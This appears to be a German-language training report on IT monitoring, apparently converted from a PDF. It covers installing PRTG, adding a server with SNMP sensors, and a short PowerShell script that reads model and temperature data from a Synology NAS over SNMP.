
- Übersicht (Overview):** A large circular gauge showing the overall status. It has three segments: green (OK), yellow (Warning), and red (Error). Below the gauge are two status indicators: "Ping OK" (green) and "HTTPS Kerstin OK" (green).
- Sensoren (Sensors):** A grid of 20 sensor icons, each with a status icon (green, yellow, or red) and a brief description. Some examples include "Ping OK", "HTTPS Kerstin OK", "HTTP (Komplette Webseite) OK", and "SSH-Durchschmittl. Last 1 Minute".
- Systeminformationen (System Information):** A section showing various system metrics with their current values and ranges. Examples include "CPU Load Average 1 Min: 0.00", "CPU Load Average 5 Min: 0.00", and "CPU Load Average 15 Min: 0.00".
- Protokoll (Protocol):** A section showing network protocols and their status. Examples include "DNS OK", "HTTP (komplett) OK", and "HTTPS (komplett) OK".
- Einstellungen (Settings):** A section for configuration, showing items like "Sensor hinzufügen" (Add Sensor), "Status: OK", and "Sensoren: (von 333)".
- Trigger für Benachrichtigungen (Notifications):** A section for notification triggers.
- Anmerkungen (Annotations):** A section for annotations.
- Verlauf (Log):** A section for the log history.
- Graphs:** Three stacked line graphs showing performance over 2 days, 30 days, and 365 days. The graphs track metrics like "Antwortzeit Index (%)", "Datumsverlust-Index (%)", and "Prozessorlast-Index (%)".

5.2. Installation


Zu Beginn müssen wir das .exe File von der offiziellen Seite von Paessler herunterladen.




Dafür können wir auf der [Website](#) einfach auf *Kostenloser Download* klicken.
Danach startet der automatische Download.




Den Lizenzschlüssel muss man nicht kopieren, da dieser automatisch durch das Installationssetup hinterlegt wird.




Zu Beginn des Setup müssen wir die gewünschte Sprache auswählen, dies ist dann auch die Sprache in welcher das Tool verwendet wird.




Danach muss man die Lizenzvereinbarungen akzeptieren und dann mit *Weiter* bestätigen.




Nun muss man eine E-Mail Adresse angeben, diese wird dazu verwendet, bei Ausfällen den Administratoren zu informieren.



Während des Installationsprozesses öffnet sich dann der Default Browser des Systems. Der Webserver funktioniert bereit und wird nun aufbereitet.




Nun muss man sich mit den Default Credentials anmelden. Diese sollte man dann dringend im späteren Verlauf ändern.



Sobald man sich erfolgreich eingeloggt hat kann man das Anfängertutorial durchspielen, was ich nicht empfehlen würde, da es langweilig und nicht besonders hilfreich ist.

5.3. Einbinden von Geräten



Im PRTG Monitoring Tool unter dem Punkt *Geräte => Übersicht* kann man dann auf *Gerät hinzufügen* klicken.

Gerät hinzufügen zur Gruppe Server

Ein neues Gerät hinzufügen

Geben Sie zunächst den Namen oder die IP-Adresse des neuen Geräts ein. Legen Sie anschließend den Gerätetyp sowie - falls benötigt - die Anmeldedaten für Windows, Linux, VMware/XEN und SNMP fest.

PRTG Manual: [Add a Device](#)

Name und Adresse des Geräts

Name des Geräts

IP-Version Verbindung verwendet IPv4 Verbindung verwendet IPv6

IPv4-Adresse/DNS-Name

Tags

Gerätesymbol

Nun kann man dem Gerät einen Name geben sowie die entsprechende IP-Adresse angeben. Wenn man möchte kann man noch Tags angeben und ein Gerätesymbol auswählen.

Zugangsdaten für Windows-Systeme

übernehmen von Server (Domäne oder Computername: <leer>, Benutzer: <...>)

Domäne oder Computername

win-3p3m44uv4kg

Benutzer

administrator

Kennwort

Nun sollte man dem Computernamen angeben bzw. die der Domäne. Sowie den entsprechenden User und dessen Passwort.

[Abbrechen](#)

[OK](#)

Danach kann man die angegeben Parameter mittels *OK* bestätigen und danach wird das Gerät hinzugefügt.



Nun ist das Gerät auch in der Übersicht einsehbar, jetzt werden wir einen Sensor hinzufügen, dazu klicken wir auf *Sensor hinzufügen*.

[10.0.0.41]

Was soll gemonitort werden?	Art des Zielsystems?
<input type="radio"/> Verfügbarkeit <input checked="" type="radio"/> Prozessornutzung <input type="radio"/> Hardware-Parameter	<input checked="" type="radio"/> Windows <input type="radio"/> Speicher- und Datei-Server <input type="radio"/> Cloud-Dienste
<input type="radio"/> Bandbreite / Datenverkehr <input type="radio"/> Datenträgernutzung <input type="radio"/> Netzwerk-Infrastruktur	<input type="radio"/> Linux / macOS <input type="radio"/> E-Mail-Server
<input type="radio"/> Geschwindigkeit / Leistung <input type="radio"/> Speichernutzung <input type="radio"/> Benutzerdefinierte Sensoren	<input type="radio"/> Virtuelles OS <input type="radio"/> Datenbank
Eingesetzte Technologie?	
<input type="radio"/> Ping <input type="radio"/> HTTP <input type="radio"/> PowerShell	
<input checked="" type="radio"/> SNMP <input type="radio"/> SSH <input type="radio"/> Push-Benachrichtigungsempfänger	
<input type="radio"/> WMI <input type="radio"/> Packet Sniffing <input type="radio"/> PRTG Cloud	
<input type="radio"/> Leistungsindikatoren <input type="radio"/> xFlow	

Nun kann man verschiedene Werte auswählen, wie zB. was man Monitoren möchte, welche Art des Zielsystem es sich handelt und welche Technologie man einsetzen möchte.

SNMP Prozessorlast

Monitort die CPU eines Servers mittels SNMP

Um Daten von einem Probe-Gerät abzufragen (localhost, 127.0.0.1 oder ::1), fügen Sie es zuerst mit der IP-Adresse, die es in Ihrem Netzwerk hat, zu PRTG hinzu und erstellen Sie den Sensor dann auf dem hinzugefügten Gerät.



Nun erscheinen unterhalb des blauen Bereich eine Auswahl entsprechend der vorhin ausgewählten Parameter. In diesem Fall habe ich die SNMP Prozessorlast ausgewählt.


The screenshot shows the configuration page for a new sensor. At the top, it says "Allgemeine Sensoreinstellungen". The "Name des Sensors" field contains "SNMP Prozessorlast". Below it, "Übergeordnete Tags" include "snmp", "cpu", and "cpuloadsensor". A "Priorität" (Priority) of 4 is selected. On the right, a blue button labeled "Erstellen" (Create) is visible. The "Abfrageintervall" (Query interval) section shows "Übernehmen von" (Inherit from) "lsvm14101" (Query interval: 60 Sekunden, Sensor für 1 L...).

Nun kann man dem Sensor noch einen Namen geben und eine entsprechende Priorität auswählen danach wird der Sensor mittels *Erstellen* initialisiert.


Features auswählen

The screenshot shows the "Features" step of the Windows Server Feature Installation wizard. The left sidebar lists steps: Vorbereitung, Installationstyp, Serverauswahl, Serverrollen, Features (which is selected and highlighted in blue), Bestätigung, and Ergebnisse. The main area is titled "Wählen Sie die auf dem ausgewählten Server zu installierenden Features". A scrollable list of features includes: Remoteunterstützung, RPC-über-HTTP-Proxy, Sammlung von Setup- und Startereignissen, Simple TCP/IP Services, SMB 1.0/CIFS File Sharing Support, SMB-Bandbreitengrenzwert, SMTP-Server, **SNMP-Dienst (Installiert)**, Software Load Balancer, Speicherreplikat, Standardbasierte Windows-Speicherverwaltung, Telnet Client, TFTP Client, Verbessertes Windows-Audio-/Video-Streaming, VM-Abschirmungstools für die Fabricverwaltung, WebDAV-Redirector, Windows Defender Antivirus (Installiert), Windows Identity Foundation 3.5, and Windows PowerShell (2 von 5 installiert). The "SNMP-Dienst (Installiert)" checkbox is checked and highlighted in blue.

Wichtig ist das man auf dem Zielsystem den SNMP Dienst aktiviert bzw. installiert.



Danach erscheint der neu erstellte Sensor neben dem vorhin hinzugefügten Client.



Nun kann man die entsprechenden Werte anzeigen lassen.

5.4. Monitoring (mind. 5 Werte)

Sensoren mit Status OK


Sensor	Probe Gruppe Gerät	Status	Letzter Wert	Nachricht	Graph	Priorität
<input checked="" type="checkbox"/> SNMP Prozessorlast	Local Probe (Local Probe) » Server » llsvm14101	OK	1 %	OK		★★★★★
<input checked="" type="checkbox"/> (001) Loopback Pseudo-Interface 1 Traffic	Local Probe (Local Probe) » Server » llsvm14101	OK	0 kbit/Sek.	OK		★★★☆☆
<input checked="" type="checkbox"/> (005) Ethernet0 Traffic	Local Probe (Local Probe) » Server » llsvm14101	OK	0.56 kbit/Sek.	OK		★★★☆☆
<input checked="" type="checkbox"/> (007) Ethernet0-WFP Native MAC Layer LI...	Local Probe (Local Probe) » Server » llsvm14101	OK	0.53 kbit/Sek.	OK		★★★☆☆
<input checked="" type="checkbox"/> (008) Ethernet0-QoS Packet Scheduler-00...	Local Probe (Local Probe) » Server » llsvm14101	OK	0.53 kbit/Sek.	OK		★★★☆☆
<input checked="" type="checkbox"/> (009) Ethernet0-WFP 802.3 MAC Layer LI...	Local Probe (Local Probe) » Server » llsvm14101	OK	0.53 kbit/Sek.	OK		★★★☆☆
<input checked="" type="checkbox"/> Disk Free: C:\ Label: Serial Number e0f81...	Local Probe (Local Probe) » Server » llsvm14101	OK	74 %	OK		★★★☆☆
<input checked="" type="checkbox"/> Memory: Physical Memory	Local Probe (Local Probe) » Server » llsvm14101	OK	73 %	OK		★★★☆☆
<input checked="" type="checkbox"/> Service Server	Local Probe (Local Probe) » Server » llsvm14101	OK	Active	OK		★★★☆☆
<input checked="" type="checkbox"/> Service Stromversorgung	Local Probe (Local Probe) » Server » llsvm14101	OK	Active	OK		★★★☆☆

<< < 1 bis 10 von 10 > >>

Ich habe verschiedene Sensoren eingerichtet.




Dies ist die Auslastung des C: Drive des Server.



Dies ist die ethernet0 Auslastung der Netzwerkkarte des Server.



Das ist die Prozessorauslastung des Server.



Das ist die Auslastung des RAM. 74% der RAM stehen noch zur Verfügung.



Das ist das entsprechende Monitoring für die Stromversorgung. 100% Verfügbarkeit.

Folgendes Tutorial dazu habe ich erstellt: <https://youtu.be/PK5lp7J-zRY>

6. Eigene Monitoring Tools

6.1. PowerShell Script

Um die Welt des Monitoren kennenzulernen und um eine eigene Erfahrung mit diesem Thema zu sammeln erstellte ich ein kleines PowerShell Script mit welchem einfach Werte wie Modelnummer, OS oder die Temperatur für die einzelnen Disks auslesen kann.

6.1.1. Befehle

Die Befehle innerhalb von PowerShell sind sehr einfach gestaltet, um SNMP Daten auszulesen.

Invoke SnmpWalk:

```
Invoke-SnmpWalk -IP 192.168.0.100 -Community public -OIDStart .1.3.6.1.4.1.6574
```

Get SnmpData:

```
Get-SnmpData -IP 192.168.0.100 -Community public -OID .1.3.6.1.4.1.6574.1.5.3.0
```

Set SnmpData

```
Set-SnmpData -IP 10.10.10.100 -Community private -OID .1.3.6.1.4.1.6574.1.5.4.0 -
```

```
Value 2 -ValueType Integer32
```

Daten im Terminal anzeigen (Wichtig ist **.Data!**):

```
Write-Host "HDD2 hat " $tempHdd2.Data " Grad Celcius"
```

6.1.2. Vorbereitung

Um mittels PowerShell das SNMP Protokoll zu nutzen muss man zuerst das SNMP Modul installieren, entweder muss dafür PowerShell als Administrator gestartet werden oder auf dem aktuellen User installiert werden.

```
#Als Adminstrator
Install-Module SNMP

#Als ein nicht-administrator User
Install-Module SNMP -Scope CurrentUser
```

Um die entsprechenden Werte abzufragen, werden OID (Object Identifier) bzw. Management Information Base benötigt. Diese sind je nach Hersteller des abzufragenden Geräts unterschiedlich. Die meisten Hersteller liefern im Internet die entsprechende Dokumentation. Dies ist die [MIB-Dokumentation](#) von Synology. Selbstverständlich muss entsprechend SNMP auf dem Zielhost aktiviert sein und die entsprechende Community gesetzt sein.

6.1.3. Script

Mit diesem Script wird ermittelt um welches Model es sich handelt, die Temperatur der HDD1 und HDD2, die Temperatur des Systems und ob das OS aktualisiert werden kann.

```
#Script made by Luis Lüscher
#Anzeigen von verschiedenen Werten meines Synology NAS DS218+

# Modelname
$modelName = Get-SnmpData -IP 192.168.0.100 -Community public -
OID .1.3.6.1.4.1.6574.1.5.1.0
Write-Host "Folgendes Model: " $modelName.Data " " -ForegroundColor yellow

# Temperatur der HDD1
```

```
$tempHDD1 = Get-SnmpData -IP 192.168.0.100 -Community public -  
OID .1.3.6.1.4.1.6574.2.1.1.6.0  
Write-Host "HDD1 hat " $tempHDD1.Data " Grad Celcius" -ForegroundColor green  
  
#Temperatur der HDD2  
$tempHDD2 = Get-SnmpData -IP 192.168.0.100 -Community public -  
OID .1.3.6.1.4.1.6574.2.1.1.6.1  
Write-Host "HDD2 hat " $tempHDD2.Data " Grad Celcius" -ForegroundColor yellow  
  
#Temperatur des Systems  
$systemtemp = Get-SnmpData -IP 192.168.0.100 -Community public -  
OID .1.3.6.1.4.1.6574.1.2.0  
Write-Host "Das System hat " $systemtemp.Data " Grad Celcius" -  
ForegroundColor green  
  
#Upgrade der Software Verfügbar?  
$upgradeAvailable = Get-SnmpData -IP 192.168.0.100 -Community public -  
OID .1.3.6.1.4.1.6574.1.5.4.0  
Write-Host "Upgrade Information: " $upgradeAvailable.Data "" -  
ForegroundColor yellow  
write-  
host "Informations: Available(1), Unavailable(2), Connecting(3), Disconnected(4),  
Others(5)" -ForegroundColor green  
  
$version = Get-SnmpData -IP 192.168.0.100 -Community public -  
OID .1.3.6.1.4.1.6574.1.5.3.0  
